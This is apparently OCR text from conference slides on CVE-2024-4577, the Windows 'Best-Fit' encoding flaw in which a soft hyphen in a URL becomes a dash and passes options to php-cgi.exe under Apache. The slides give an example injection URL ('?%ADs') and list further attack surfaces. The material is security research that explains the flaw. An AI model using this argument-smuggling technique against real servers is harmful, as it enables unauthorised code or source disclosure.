
```
if (*p == '-') {
    skip_getopt = 1;
}
```

CVE-2024-4577 🎉

http://vuln.host/index.php?%ADs

Apache

php-cgi.exe ADs



CVE-2024-4577 🎉

Browser

http://vuln.host/?%ADs

Soft hyphen

Apache

php-cgi.exe ADs

932 | Japanese
936 | Simplified Chinese
950 | Traditional Chinese

U+00AD → 0x2D

php-cgi

GetCommandLineA()

⚠️ Bestfit

Cmdline = php-cgi.exe -s


CVE-2024-4577
However, That was Just
the Tip of the Iceberg
More attack surfaces!

Attack Surfaces ✨

CVE-2024-4577

Path / File name

Command Line

Environment Variable

Windows Registry

Active Directory

More attack surfaces!

Attack Surfaces ✨

Path / File name

Command Line

Environment Variable

Windows Registry

Active Directory

Attack Surfaces ✨


Path / File name


Command Line


Environment Variable

Windows Registry

Active Directory


コピーしています...
ブラッディマンデイ
'My Documents' から 'G:¥' へ
キャンセル
残り 10分
TBS


コピーしています...
ブラッディマンデイ
'My Documents' から 'G:¥' へ
残り 10分
キャンセル
G:¥




As Same as the Korea Won Sign (₩)

ISO 646: 7-Bits Standard allows National Defined Characters

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
00	NUL	SOH	STX	ETX	EOT	ENQ	ACK	BEL	BS	HT	LF	VT	FF	CR	SO	SI
10	DLE	DC1	DC2	DC3	DC4	NAK	SYN	ETB	CAN	EM	SUB	ESC	FS	GS	RS	US
20	SP	!	"	#	$	%	&	'	(	)	*	+	,	-	.	/
30	0	1	2	3	4	5	6	7	8	9	:	;	<	=	>	?
40	@	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O
50	P	Q	R	S	T	U	V	W	X	Y	Z	[	\	]	^	_
60	`	a	b	c	d	e	f	g	h	i	j	k	l	m	n	o
70	p	q	r	s	t	u	v	w	x	y	z	{	|	}	~	DEL

ISO 646-JP: 7-Bits National Variant for Japanese




ISO 8859-1: 8-Bits Extension for ISO 646


So-called Latin-1

U+00A5

¥

Yen Sign




